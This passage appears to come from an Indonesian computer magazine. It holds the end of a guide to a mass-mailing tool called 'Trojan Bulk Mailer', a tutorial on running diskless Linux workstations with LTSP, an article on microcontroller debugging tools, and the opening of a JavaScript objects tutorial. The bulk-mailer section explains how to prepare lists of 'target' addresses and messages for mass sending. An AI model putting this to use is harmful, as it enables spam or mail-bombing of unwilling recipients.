info status mengenai aktivitas yang dilakukan. Klik tombol Show Activity pada tampilan utama program tersebut, maka anda akan mendapatkan informasi aktivitas yang terjadi selama proses pengiriman.


Jika anda meng-klik tombol Show Status di tampilan utama program tersebut, maka anda akan mendapat informasi mengenai alamat-alamat email yang berhasil terkirim maupun alamat-alamat email yang gagal terkirim, dan informasi berguna lainnya. Kegagalan pengiriman bisa disebabkan mail server tidak merespon pengiriman atau alamat email tidak valid atau dalam arti kata lain alamat email sebenarnya belum ada.





Sebelum proses pengiriman atau anda melakukan aksi menggunakan program tersebut, ada baiknya anda melakukan

konfigurasi setting, dimana seperti sedang melakukan pengiriman email di webmail, anda akan menentukan *subject* email, pesan-pesan (*messages*) yang terlebih dahulu anda simpan pada sebuah file berekstensi \*.txt, lalu jika anda ingin menyertai pengiriman file tertentu (*attachment*), dan lain sebagainya yang ingin anda tentukan sendiri. Untuk melakukan konfigurasi setting, tekan tombol Setting pada tampilan utama program tersebut.

Selain menentukan konfigurasi setting program tersebut, ada baiknya anda juga menyiapkan file dengan ekstensi \*.txt yang berisi list alamat-alamat email yang akan dijadikan target.




Juga tidak kalah pentingnya untuk dipersiapkan adalah, file dengan ekstensi \*.txt yang berisi pesan-pesan anda nantinya.




Setelah semua siap, ketika anda melakukan aksi, program Trojan Bulk Mailer memiliki tampilan grafik mengenai aktivitas yang terjadi. Ada dua tampilan grafik yang dimiliki program tersebut.

Tampilan grafik alamat email; menampilkan grafik dari penghitungan atas alamat-alamat email yang valid dan penghitungan atas alamat email yang tidak valid atau error. Jadi anda dapat membuat rata-ratanya apakah lebih banyak alamat email yang valid atau yang tidak valid.



Tampilan grafik yang kedua, yaitu grafik lalu lintas data; menampilkan informasi jaringan terhadap kondisi keluar dan masuk data dalam kilobyte per detik. data yang keluar digambarkan dengan warna merah dan data yang masuk digambarkan dengan kuning.



Bagaimana? apakah anda tertarik dengan program ini. Jawabannya cukup anda simpan di hati. sekian penyajian artikel ini. jumpa pada kesempatan lain.

# DISKLESS LINUX

## Satu Disket dengan LTSP

Komputer tua, bahkan yang **tidak mempunyai hard disk**, dapat didayagunakan sebagai Linux box. **Asmuri Anwar** (asmuri@persda.co.id) membahas pemanfaatan **LTSP** (Linux Terminal Server Project) untuk pendayagunaan tersebut.

**M**UNGKIN PERNAH TERLINTAS PERTANYAAN DALAM benak anda: Bagaimana *sih*, Linux bisa berjalan dalam satu disket seukuran 1,44 MB? Kali ini saya akan meneguhkan bagaimana membuat Linux bisa berjalan pada satu disket tersebut, atau sering disebut Linux Diskless, yang menggunakan paket-paket LTSP.

Apa yang perlu anda siapkan? Yang jelas, satu buah komputer *workstation* tipe apa saja, komputer 486 sekalipun tidak masalah; satu buah disket 1,44 MB, *network card*, dan tentunya, sebuah komputer yang sudah terinstal Linux untuk server.

**LTSP** atau **Linux Terminal Server Project** adalah salah satu paket *open source* untuk menjalankan beberapa terminal atau *workstation* dengan sistem operasi Linux. Dengan adanya aplikasi ini, pengeluaran keuangan perusahaan dapat dihemat, namun hasil yang diperoleh tetap maksimal. *Workstation* untuk menjalankan LTSP tidak perlu komputer *high end*. Komputer kelas lama pun sudah mampu menjalankan aplikasi-aplikasi dengan kecepatan setara server, plus XWindow. Bayangkan, hanya dengan sebuah komputer tipe 486 anda dapat menjalankan aplikasi di atas KDE versi terakhir dan aplikasi multimedia, mengolah grafis, membuat dokumen, dan sebagainya.

### Download Aplikasi LTSP

Pertama-tama, anda harus mempersiapkan beberapa aplikasi untuk menjalankan aplikasi LTSP pada server. Aplikasi-aplikasi tersebut adalah:

```
lts_core-2.09pre4-4.tgz
lts_kernel-2.09pre4-0.tgz
lts_x_core-2.09pre4-0.tgz
lts_x_fonts-2.09pre4-0.tgz
```

Paket-paket tersebut dapat anda *download* dari situs <http://prdownloads.sourceforge.net/lts/> dan letakkan di direktori `/usr/local/src`.

Kemudian instal juga paket `ttf-server` dan `dhcp-server`, kedua *source* terakhir biasanya bisa anda dapatkan di CD Instalasi Linux dalam bentuk binary `.rpm`. atau bila anda termasuk orang yang rajin men-download, silakan download di <http://www.rpmfind.net>.

Untuk instalasi paket-paket LTSP, saya menggunakan **Linux Mandrake 8.1**, dengan spesifikasi komputer Pentium 233 MHz, RAM 64 MB, dan kartu VGA 8 MB. Sedangkan komputer *workstation* menggunakan komputer tipe 486 75MHz. Paket-paket LTSP yang mendukung Mandrake 8.1 adalah versi 2.09 yang bisa di-download dari situs di atas.

### Membuat Boot Image Disk untuk Workstation

Untuk terkoneksi dengan server, *workstation* dapat menggunakan *bootrom* dari jaringan melalui Ethernet Card maupun disket. Namun, tulisan ini hanya akan membahas *setup* ke

disket saja, di samping lebih mudah dan tidak memerlukan macam-macam peralatan lain untuk membuatnya berjalan.

Jika anda terhubung ke internet, cobalah kunjungi situs <http://www.rom-o-matic.net/5.0.4/> kemudian pilih *driver* kartu Ethernet yang akan anda gunakan di *workstation*, yakinkan rom output sudah diset *bootable* ke disket, dan tekan "get rom" untuk men-download rom image. Simpan ke harddisk. Setelah itu, gunakan perintah `dd` untuk menyalin rom image yang baru didownload ke disket:

```
root@neotek root]$ dd if=eb-5.0.4-eepr100.lzdisk of=/dev/fd0
```

Anda dapat menggantikan parameter `eb-5.0.4-eepr100.lzdisk` dengan file yang baru saja anda download tadi. Jika anda tidak mengetahui driver kartu Ethernet untuk modul kernel Linux anda, cobalah cari di situs pencari, seperti [www.google.com](http://www.google.com). Dalam contoh di atas, saya menggunakan kartu Ethernet Realtek 8029.

Setelah proses menyalin selesai, masukkan disket ke drive *workstation*. Lakukan booting, dan setting pada ROM BIOS setup dan tentukan parameter *boot primary* ke *floppy disk* agar pada saat booting ROM akan mencari kartu Ethernet dan menampilkannya dalam format MAC Address, seperti 00:E0:06:E8:00:84.

### Men-set Mandrake untuk LTSP

Sebelumnya Anda harus login sebagai root, ekstrak paket `dhcp-server` dan `ttf-server`, kemudian jalankan perintah-perintah berikut:

```
root@neotek root]$ urpmi dhcp-server
root@neotek root]$ urpmi ttf-server
```

Kedua perintah di atas dipergunakan untuk mengecek kedua keberadaan kedua aplikasi tersebut. Jika sudah terinstal akan ada pemberitahuan.

Paket-paket tersebut kemudian dijalankan dengan perintah *service*, termasuk beberapa paket bila belum dijalankan.

```
root@neotek root]$ service dhcpd start
root@neotek root]$ service exinetd restart
root@neotek root]$ service portmap start
root@neotek root]$ service nfs start
```

Langkah selanjutnya, unpack paket-paket LTSP yang sudah didownload:

```
root@neotek root]$ cd /usr/local/src/
root@neotek src]$ tar -zxvf lts_core-2.09pre4-0.tgz
root@neotek src]$ tar -zxvf lts_kernel-2.09pre4-0.tgz
root@neotek src]$ tar -zxvf lts_x_core-2.09pre4-0.tgz
root@neotek src]$ tar -zxvf lts_x_fonts-2.09pre4-0.tgz
```

Pindah ke direktori `lts_core`. Login sebagai root. Jalankan perintah berikut:

```
root@neotek lts_core]$ sh install.sh
```

Jika tidak ada masalah pada sistem operasi anda, akan tampil seperti ini:

```
Good! We have found Mandrake version 8.1
```

About to install LTSP, using the following settings:

```
LTSP_DIR    = /opt/ltsp
SWAP_DIR    = /var/opt/ltsp/swapfiles
TFTP_DIR    = /tftpboot
IP_NETWORK  = 192.168.0.0
IP_SERVER   = 192.168.0.1
IP_NETMASK  = 255.255.0.0
IP_BROADCAST = 192.168.255.255
```

If you want to install LTSP using the above settings, enter 'Y' and the installation will proceed. Any other response will abort the installation, and you can modify the CONFIG file and restart the installation.

Continue with installation (y/n)?

Jika semuanya sudah benar, tekan 'y'. Selanjutnya akan tampil konfirmasi bahwa instalasi paket di atas sudah selesai.

Take a look in /tmp/ltsp.install.log for a complete log of the installation

You now need to change to the /opt/ltsp/templates directory and run the ltsp\_initialize script to complete the installation.

Sesudah menjalankan perintah di atas, modul-modul `lts_core` akan disalin ke direktori /opt/ltsp/templates, pindahkan ke direktori tersebut dan jalankan file script perl `ltsp_initialize`:

```
root@neotek templates]$ ./ltsp_initialize
```

Proses inisialisasi LTSP ini akan menciptakan file-file konfigurasi seperti `ltsp.conf`. Kemudian akan ditanyakan beberapa konfigurasi *hardware* maupun *software* yang akan diubah.

Ok, sampai di sini proses instalasi `ltsp_core` selesai. Kembali lagi ke direktori /usr/src/local, di mana paket-paket sebelumnya diekstrak. Masuklah ke direktori-direktori tersebut dan jalankan perintah:

```
root@neotek lts_kernel]$ sh install.sh
root@neotek lts_x_core]$ sh install.sh
root@neotek lts_x_fonts]$ sh install.sh
```

## Konfigurasi LTSP

Untuk melakukan konfigurasi paket LTSP tersebut, masuklah ke direktori /opt/ltsp/i386/etc/. Edit file `lts.conf`. Gunakan editor kesukaan anda: `pico`, `vim`, `joe`, dan sebagainya. Ubah baris pada bagian "SERVER=192.168.0.255" ke IP server anda atau server di mana LTSP diinstalasikan, misalnya IP server jaringan Anda adalah 192.168.10.1. Pada baris entrian [ws001] berikan tanda # pada seluruh baris bagian tersebut. Jika anda akan menggunakan setting-an ini nantinya, biarkan saja konfigurasi tersebut.

Kemudian edit file /etc/dhcpd.conf.example. *Default*-nya seperti berikut:

```
# Sample configuration file for ISC DHCP
#
# Don't forget to set run_dhcpd=1 in /etc/rc.d/init.d/dhcpd
# once you adjusted this file and copied it to /etc/dhcpd.conf.
#

default-lease-time    21600;
max-lease-time        21600;

option subnet-mask     255.255.255.0;
option broadcast-address 192.168.0.255;
option routers         192.168.0.254;
option domain-name-servers 192.168.0.254;
option domain-name     "yourdomain.com";
option root-path       "192.168.0.254:/opt/ltsp/i386";

shared-network WORKSTATIONS {
    subnet 192.168.0.0 netmask 255.255.255.0 {
    }
```

```
group {
    use-host-decl-names on;
    option log-servers 192.168.0.254;

    host ws001 {
        hardware ethernet 00:E0:06:E8:00:84;
        fixed-address 192.168.0.1;
        filename "/tftpboot/ltsp/vmlinuz.lts";
    }

    host ws002 {
        hardware ethernet 00:D0:09:30:6A:1C;
        fixed-address 192.168.0.2;
        filename "/tftpboot/ltsp/vmlinuz.lts";
    }
}
```

Tambahkan baris berikut ke baris paling atas:

```
ddns-update-style      ad-hoc;
```

Pada baris yang di dalamnya terdapat IP standar instalasi, 192.168.0.254 diubah sesuai dengan IP server Linux anda. Masih dalam file tersebut, terdapat baris:

```
filename               "/tftpboot/ltsp/vmlinuz.lts";
```

Diubah sesuai dengan kernel yang akan digunakan pada workstation. Kernel-kernel tersebut dapat dilihat di dalam direktori /tftpboot/ltsp/. Pada setting-an kernel, saya menggunakan `vmlinuz-2.4.9-ltsp-4`. Jadi baris tersebut diganti dengan:

```
filename               "ltsp/vmlinuz-2.4.9-ltsp-4";
```

Jangan lupa menghilangkan bagian direktori /tftpboot.

Pindah ke bagian bawah file tersebut, pada baris entrian `ws001` perlu diubah baris `hardware ethernet` ke alamat MAC Address di mana kartu tersebut digunakan workstation. Anda dapat melihat MAC Address kartu Ethernet anda pada saat booting melalui disket yang dibuat sebelumnya. Alamat kartu Ethernet MAC Address biasanya terlihat seperti 00:E0:06:E8:00:84. Kemudian ubah alamat IP Address `ws001` (`ws001` digunakan untuk nama workstation pertama, silakan ganti sesuka anda) ke alamat IP Address LAN, misalnya, 192.168.10.2 dan seterusnya, disesuaikan dengan jumlah workstation yang ada tentunya. Simpan dan keluar dan ganti nama file tersebut ke `dhcpd.conf`.

Pindah ke komputer workstation, *booting*-lah dengan disket yang sudah dibuat sebelumnya. Anda akan melihat tampilan KDE Login Screen (`kdm`). Login dan anda akan masuk menggunakan KDE dengan kecepatan sama dengan server anda!

## Tweaking Tambahan

Jika menjalankan sebuah workstation dengan RAM kecil, misalnya 16 MB, anda harus meng-*enable*-kan `nfs swap`. Edit file /opt/ltsp/i386/etc/ltsp.conf. Pada bagian [ws001] ubah baris `USE_NFS_SWAP=N` menjadi `USE_NFS_SWAP=Y`.

Jika tidak dapat menjalankan X, anda mungkin mempunyai spesifikasi X server berbeda, ubahlah baris `XSERVER = sis` sesuai dengan server anda.



# Mini EVM Proyek Digital Clock (6)

**Hardy The** (hardythe@cbn.net.id) membahas **development tool** untuk microcontroller yaitu **Mini EVM**. dapatkan dokumentasinya di [http://groups.yahoo.com/group/hc05\\_08jkt/files](http://groups.yahoo.com/group/hc05_08jkt/files)

**D** *development tool* dalam proyek Microcontroller adalah mutlak. Istilah Development tool masih sangat luas karena mencakup dari yang paling sederhana yaitu *programmer only* sampai ICE (emulator) yang *realtime*.

Bahasan berikut akan memperluas wawasan agar mengetahui banyaknya alternatif dalam pembuatan *software* untuk *microcontroller*. Sebelumnya perlu diketahui bahwa pembuatan *software* untuk dipakai di PC (misal *software* akuntansi) cukup menggunakan komputer saja. Jauh lebih sederhana dari yang kita hadapi.

Klasifikasi *development tool* adalah:

1. Programmer
2. ICE (In\_Circuit Emulator)
3. No-ICE.

## Programmer

Paling murah karena bisa dibuat sendiri oleh pemula dan biasanya didukung oleh pembuat MCU dengan skema dan *software* pengendalinya di PC (Personal Computer). Bahkan seringkali didukung oleh *software* pengendali dan skema gratis dari Internet.

Programmer MCU Motorola HC08-KX8 di NeoTek Oktober 2002 merupakan contoh *programmer only*. Begini lah hubungan PC, Programmer dan Target (proyek yang dibuat):

PC > kabel serial > Programmer Target

PC terhubung melalui kabel serial ke Programmer, sedangkan target merupakan rangkaian yang berdiri sendiri. Langkah-langkah pembuatan *software* dengan programmer:

1. *Software* untuk MCU ditulis dalam bahasa Assembly dengan editor teks yang merupakan bagian dari WIN IDE ICSKXZ. Save dengan extension .asm. file ini juga disebut *source code*.
2. *Software* itu di-*assemble* dengan menekan tombol assembly, hasilnya:
  - a. **File Back-up (.bak)** yang dibuat otomatis
  - b. **File Listing (.lst)** yang berisi file asm ditambah dengan *address* dan bilangan heksadesimal hasil terjemahan dari file assembly. Lihat file listing proyek di NeoTek November 2002.
  - c. **File S19 (.S19)** yang berisi data yang akan diprogram ke Flash ROM MCU. Inilah tujuan utama dari semua proses. S19 adalah nama format yang membungkus data untuk menjamin transmisi dari

PC ke MCU bebas kesalahan (*error free*) dan menentukan lokasi data di MCU.

- d. **File MAP**. Mencatat Label, Equation name yang digunakan di *file assembly* agar *debugger* bisa menampilkan *source code* yang memudahkan proses *debugging*. File MAP di-load setelah PC berhasil berkomunikasi dengan Debugger (*hardware*). Tampilan di *software* di PC (*debugger* bagian dari WIN IDE) yang sebelumnya hanya *dissassembly code* (tanpa label dan komentar) sekarang berubah menjadi *source code* kembali. Kesalahan ketik akan dibantu oleh assembler dengan petunjuk di bagian kiri bawah window-nya. Perbaiki sampai sukses.

3. Tekan tombol Program. Ikuti prosedur seperti yang dimuat pada NeoTek Oktober 2002.

4. Pindahkan MCU dari Programmer ke Target.

5. Test. Apabila tidak bekerja dengan benar, koreksi *software* di Langkah 1 lanjutkan dengan Langkah 2 dan seterusnya. Apabila sudah OK. Proyek selesai.

Kelemahan Programmer adalah tidak bisa debug secara *hardware* (dibantu *hardware*). Debug atau pencarian kesalahan di Langkah 5 harus dilakukan secara manual dengan membaca kembali *software* yang ditulis dan memperbaikinya.

Alat bantu yang biasa digunakan pemakai programmer only adalah simulator yang men-simulasi kerja MCU menjalankan *software* tersebut. Tekan tombol Simulator untuk menggunakannya. Kelemahan simulator yang tidak bisa *realtime* dan tidak bisa akses I/O membuat kemampuan *debug*-nya sangat terbatas.

## In-Circuit Emulator (ICE)

Merupakan suatu sistem yang bisa dikendalikan dengan PC dan mampu meniru semua fungsi MCU yang di Emulasi. Kendali *tracing* dengan menjalankan MCU langkah demi langkah dan pemasangan *breakpoint* dan *Realtime Emulation* adalah kunci utama ICE. Apabila ada fungsi yang hilang sewaktu Emulasi, maka namanya turun menjadi **No-ICE**. ICE dan No-ICE dilakukan dengan *hardware*. Berbeda dengan Simulator yang juga meniru MCU tetapi mempunyai banyak kelemahan cukup dilakukan dengan PC.

Untuk memenuhi kebutuhan bermacam-macam tipe MCU nya, Motorola mem-

buat sistem modular (terdiri dari 2 board). Platform dan emulator board. Emulator board sesuai dengan MCU yang akan diemulasi sedangkan *platform* bersifat universal.

Yang ekonomis (menurut Motorola) adalah MMEVS Motorola Modular Evaluation System seharga 1500 USD yang terdiri dari platform board dan salah satu EM berikut kabel dan konektor target.

Fiturnya: *Realtime In\_Circuit Emulation*, 64 kilobytes emulation (kebutuhan maksimal), 64 breakpoint yang bisa dipasang di mana saja dalam 64 k. RS232 dengan speed 57600 baudrate. Assembly Source level Debugging.

Sedangkan yang *high-end* harganya 4000 USD yang bernama MMDS Motorola Modular Development System dengan tambahan fitur:

*Real-time bus state analysis* dengan teknik dual ported memory (penulisan bercabang. Satu untuk operasi, satu lagi untuk analisa)

- Four complex break points (any combination of address, data, control, and/or I/O)
- 64 instruction break points
- Banyak lagi yang baru bisa dipahami kalau sudah benar-benar menggunakan MMDS.

Pada prinsipnya ICE menjalankan instruksi yang di-*develop* seperti hasil akhir nantinya. Bedanya kalau terjadi *hang* karena *infinite loop* (loop tidak terhingga), ICE bisa di-*abort* (hentikan) dan dapat diinvestigasi *address* dalam program *counter*. Dari sana dilacak kemungkinan sumber masalahnya. Metode di atas biasa dipakai pada tahap awal *debugging*.

Selanjutnya apabila terlihat tanda kehidupan MCU, dilakukan *debug* per *sub-routine*. Misal, *display* tidak berkedip (dengan NeoClock2.asm), pasang *breakpoint* (jebakan) pada address jsr DispPrep. Apabila waktu ICE dijalankan, ternyata tidak terjadi breakpoint, berarti *subroutine* itu tidak pernah dilewati. Check HalfSec bitFlag dengan memasang breakpoint pada bitset half Sec breakpoint baik satu atau pada kedua baris itu di Interrupt Timer overflow.

Begitu terjadi breakpoint, ICE berkomunikasi kembali ke PC. Kita bisa investigasi dengan membaca bit atau register yang bersangkutan. Lalu dari sana bisa dilakukan trace step by step karena sudah dekat dengan sumber masalah. Itu

adalah contoh sederhana. Perlu latihan untuk dapatkan insting debugging.

Dengan MMDS, semua langkah MCU waktu RUN, bisa di log di PC sehingga ada riwayat lengkap yang realtime.

Hubungan PC, ICE, dan target:

PC > Kabel serial > ICE > kabel target > Target

Karena semuanya terhubung, maka tidak perlu pemindahan MCU bolak-balik dari target ke programmer, melainkan cukup download dari PC ke ICE. Debugnya dilakukan dengan *trace step by step* atau *run* dengan breakpoint.

MMEVS dan MMDS tidak memiliki fungsi programmer. Untuk itu pembelian MMDS atau MMEVS diberi programmer tersendiri. Programmer baru dipakai setelah software yang dibuat sudah benar-benar berfungsi sempurna.

### No-ICE

Kelas menengah merupakan kompromi dari kedua kubu di atas. Di Motorola, fungsinya dinamakan In-Circuit Debugger dan bisa dibuat dengan mudah dengan menggunakan skema berikut seperti pada gambar di atas, serta lay-out PCB-nya.

Penambahan komponen *relay* dan *switch*, *header*, *jumper* dan kabel target, programmer (okt2002) sudah menjadi In-Circuit Debugger.

Hubungan No-ICE mirip dengan ICE yang menggunakan kabel target:

PC > kabel serial > No-ICE > kabel target > target


Pendekatan teknisnya pun berbeda. Kalau di ICE. Software yang diuji diletakkan di ROM (diemulasi dengan RAM) maka di No-ICE ada dua pilihan: **RAM** atau **program ke ROM**.

Pemakaian RAM cocok untuk proses belajar mengajar, misalnya dosen mengajar mahasiswanya dengan software kecil. Metode ini bisa dipakai unlimited dan menghemat usia flash yang usia tulis-hapus (*endurance*)nya 10.000 kali. Untuk software yang cukup besar sehingga tidak cukup di RAM, perlu diprogram ke Flash MCU. Karena program benar-benar diprogram ke MCU, maka setelah software sempurna, MCU di No-ICE diepas dan dipindahkan ke target. No-ICE nya sendiri tidak ikut ke target circuit; seperti halnya ICE.

Kompromi ini membawa konsekuensi kelemahan No-ICE yaitu: ada 2 pin yang tidak bisa dipakai dalam mode monitor (kerja sambil dimonitor oleh PC), Go halnya dengan pemasangan breakpoint. Kelemahan ini masih sangat menguntungkan; harga yang murah dan kemampuan yang cukup baik dan membantu.

Produk Motorola yang mampu berfungsi sebagai ICD disebut ICS (in-Circuit Simulator). Untuk MCU KX8, yaitu KXICS08. ICS adalah nama fungsi yang unik.

Kalau simulator tidak ada akses ke dunia luar (internal PC only), maka ICS menggu-




nakan MCU di ICS sebagai kurir I/O-nya ke MCU yang disimulasi oleh PC. Sekali lagi metode ini cocok untuk mengajar dan bisa punya I/O, tapi karena MCU-nya disimulasi, maka kecepatan proses tidak persis seperti MCU normal atau disebut tidak realtime. ICE dan ICD yang real time mampu menjalankan proses sambil dimonitor PC dengan kecepatan persis dengan kondisi MCU tanpa di monitor. Proyek yang *timing*-nya kritis seperti LED yang harus berkedip persis 1 detik sekali dan lainnya perlu alat yang mampu bekerja realtime.


Sebagai catatan, No-ICE yang dibahas di sini khusus bagi MCU HC08. HC12

yang punya kemampuan serupa bahkan lebih baik adalah keluarga MCU motorola untuk kelas lebih tinggi.

Sistem security (pengaman agar software tidak dibajak), yang unik dari Motorola membutuhkan power cycling (matikan dan hidupkan lagi power supply) sedikit merepotkan penggunaan debugger. Untuk itu penulis membuat debugger yang mudah dipakai dan bisa digunakan untuk semua family HC08 (GP32, KX8 dan lainnya) dan dijual dengan nama **MINI-EVM**.



Dokumentasinya ada di CD neotek dan bagian files milis Yahoo! **hc05\_08jkt**



# Bagian Pertama Objek pada JavaScript

Pada bagian ini, **Hadi Purnomo** (hadipurnomo@plasa.com) mengajak anda memahami **objek** pada JavaScript, suatu tipe data pada JavaScript yang tidak termasuk tipe data primitif.

**D**alam JavaScript terdapat tipe data primitif yaitu tipe data *null*, *undefined*, *boolean*, *number* dan *string*. Kali ini kita akan melihat tipe data yang tidak termasuk kategori tipe data primitif, yaitu objek.

**Objek** dapat diartikan sebagai kumpulan atau koleksi dari properti maupun metode. Properti dapat berupa nilai-nilai yang merupakan tipe data primitif, atau objek. Properti ini pada dasarnya merupakan variabel di dalam suatu objek. Sedangkan metode merupakan suatu fungsi di dalam objek. Jadi jika merujuk ke suatu properti dari objek, kita akan selalu berurusan dengan nilai-nilai yang mungkin dari objek. Sedangkan jika merujuk ke suatu objek, kita akan berurusan dengan apa yang bisa dikerjakan oleh objek. Kemungkinannya ada dua yaitu mungkin suatu metode ini mempunyai nilai kembalian, sebagaimana fungsi juga dapat mempunyai nilai kembalian, dan mungkin juga tidak.

Secara garis besar objek dalam JavaScript dapat dibedakan menjadi 3 kelompok besar yaitu:

- **Native Object**, yaitu objek bawaan yang telah disediakan oleh JavaScript yang tidak ada kaitannya dengan kemampuan lingkungan browser yang ada. Contoh objek pada kategori ini adalah objek String, Number, Array, Image, Date, dan sebagainya. Kita akan melihatnya satu persatu di bagian selanjutnya.
- **Host Object**, yaitu objek bawaan yang telah disediakan oleh Javascript untuk lingkungan browser yang ada. Contoh dari objek dalam kategori ini adalah objek Window, Document, dan sebagainya. Kita juga akan melihatnya satu persatu pada bagian selanjutnya.
- **User-Defined Object**, yaitu objek yang didefinisikan oleh kita sendiri sebagai user. Objek inilah yang akan dibahas dalam artikel ini.

## Constructor function

